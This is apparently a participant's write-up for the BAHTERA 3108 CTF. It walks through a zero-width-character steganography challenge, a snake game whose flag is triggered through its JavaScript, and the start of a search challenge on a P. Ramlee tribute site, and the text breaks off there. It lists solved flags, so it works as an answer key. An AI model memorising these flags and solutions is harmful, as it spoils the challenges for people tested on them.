BAHTERA 3108 CTF

Prepared By:

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
[Miscellaneous] Komik

Here is the question:




📚 Description

Dalam ni ada Flag, tinggal copy paste dan ____ je.


https://www.dcode.fr/

✨ Walkthrough

The challenge has given us a text file (.txt) to analyze.




Seems like something is hidden, lets use dcode to analyze the cipher type.




Okay so I suspect it to be Zero-Width Space encoder but dcode doesn't seems to be able to show the flag.

Therefore, I explored alternative online decoding tools that support Zero-Width Space and Unicode steganography to extract the hidden message.



I discovered an online decoder specifically designed for Unicode steganography with Zero-Width characters: https://330k.github.io/misc_tools/unicode_steganography.html. This tool supports detecting hidden messages embedded in text using Zero-Width characters, which allowed me to successfully extract the hidden flag.




After pasting the suspicious text into the Unicode Steganography tool, I selected the **Decode** option. The tool successfully revealed the hidden message embedded with Zero-Width characters.

The extracted hidden text was:

⚐ **Flag- 3108{e1sner_r1c3_b00k}**

[Miscellaneous] Permainan Lagenda

Here is the question:



📚 Description


Di sinilah bermulanya era permainan video sebelum wujudnya MLBB, PUBG, CSGO dan lain-lain. Bantu Soloz dalam permainan ini untuk mendapatkan flag.

Flag Format: 3108{}


https://ular.bahterasiber.my

✨ Walkthrough

This is the initial game interface for game *Ular*. The challenge description says the player must reach a score of **400 points** to reveal the hidden flag. Manually achieving this score would take a long time, so I looked for another way to manipulate the score system.



Here, I started playing the game normally. The score counter increases as the snake eats glowing blocks. The target remains set at 400 points, which hints that the flag will only be displayed after this score is reached.




Inspecting the page's HTML code shows a hidden modal (id=\"flagModal\") containing the text area where the flag will be displayed. This confirms that the flag is already built into the game's code and only needs to be triggered programmatically.

```
<div class="modal-backdrop" id="flagModal">
  <div class="modal" role="dialog" aria-modal="true" aria-labelledby="flagTitle">
    <h3 id="flagTitle" style="margin-top:0;color:var(--neon1)">Naik Taraf — Rahsia Terbongkar</h3>
    <p>Flag:</p>
    <pre id="flagText"></pre>
    <div class="modal-actions">
      <button id="copyFlag" class="btn">Salin</button>
      <button id="closeModal" class="btn">Tutup</button>
    </div>
  </div>
</div>

<div class="toast" id="toast"></div>

<!-- External JS -->
<script src="game.js"></script>
</body>
</html>
```


Opening the linked game.js file reveals that the JavaScript is obfuscated. Despite this, I can still identify function names and variables related to the score system and flag display.


By searching for the keyword **“flag”** inside the script, I found several important functions to reveal the flag.




Let's focus on some of them,


1) **First** the developer **attached a helper object to window** (the global object in browsers).
2) **Second**, the function revealFlag() will execute and show the hidden flag after the target is **0x190 = 400** (points)






So we have 2 options here, whether to set the score to trigger the flag or just trigger the flag itself.








Flag - 3108{ul4r_l3gend}

[Miscellaneous] Seniman Agung




📚 Description


"Di sebalik kehebatan filem-filem P. Ramlee, ada satu rahsia tersembunyi yang hanya peminat tegar mampu temui. Laman web penghormatan ini kelihatan biasa sahaja, tetapi seni dan nostalgia yang terpampang sebenarnya menyimpan sesuatu yang bernilai. Adakah anda mampu menghayati karya agung beliau dan membongkar rahsianya?"

✨ Walkthrough

The challenge description introduces *Seniman Agung*, themed around P. Ramlee. It hints that the tribute website looks ordinary but actually hides something valuable. The goal is to explore the site and uncover the hidden flag.



This is the homepage of the tribute site. At first glance, it looks like a normal archive blog. However, scrolling over will show us the box of **"Petunjuk Misteri"**, and another box **"Bendera Palsu?"**, seems like mystery to me (fake hukhukk...)



After performing a search with the flag header will give us 3 boxes containing the flag, so this must be a meaning brute force, or crafted queries are needed to extract the real flag.

3108

Cari

Dijumpai 3 cerita:

🎞️ Petunjuk Misteri

Ada rahsia di sini... **********

📌 *misteri • 1960-03-01*

🎞️ Bendera Palsu?

